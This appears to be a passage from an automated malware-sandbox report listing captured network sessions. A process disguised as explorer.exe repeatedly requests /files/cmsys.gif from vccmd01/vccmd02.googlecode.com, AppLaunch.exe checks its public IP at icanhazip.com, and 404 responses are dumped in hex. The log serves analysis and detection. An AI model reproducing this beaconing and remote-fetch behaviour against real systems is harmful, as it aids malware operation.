6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49811	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:08.292252064 CEST	9225	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:08.321787119 CEST	9227	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:11:08 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49812	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:10.739631891 CEST	9228	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:10.766580105 CEST	9229	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:11:10 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49789	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49798	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49805	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49810	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49753	104.18.114.97	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:15.496514082 CEST	924	OUT	GET / HTTP/1.1 Host: icanhazip.com Connection: Keep-Alive
Aug 5, 2022 09:09:15.521750927 CEST	924	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 07:09:15 GMT Content-Type: text/plain Content-Length: 14 Connection: keep-alive Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET Set-Cookie: __cf_bm=arDwI3mggsXldWCcpH0AVRR.9iIZ82B.5F5bdtJi3eY-1659683355-0-AVB0owPg7Q/jud4+qBksqRXyPGsYBAVdtbK0ieU8WT0cB002n9hCHuXLiUxtbnbjs5gx931ualu4vOSzuEr75Aw=; path=/; expires=Fri, 05-Aug-22 07:39:15 GMT; domain=.icanhazip.com; HttpOnly Server: cloudflare CF-RAY: 735db4cbeb5b9968-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 30 32 2e 31 32 39 2e 31 34 33 2e 33 0a Data Ascii: 102.129.143.3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49760	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:28.219057083 CEST	1146	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:28.246371984 CEST	1148	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:09:28 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49761	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:30.905103922 CEST	1149	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:30.932235003 CEST	1151	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:09:30 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 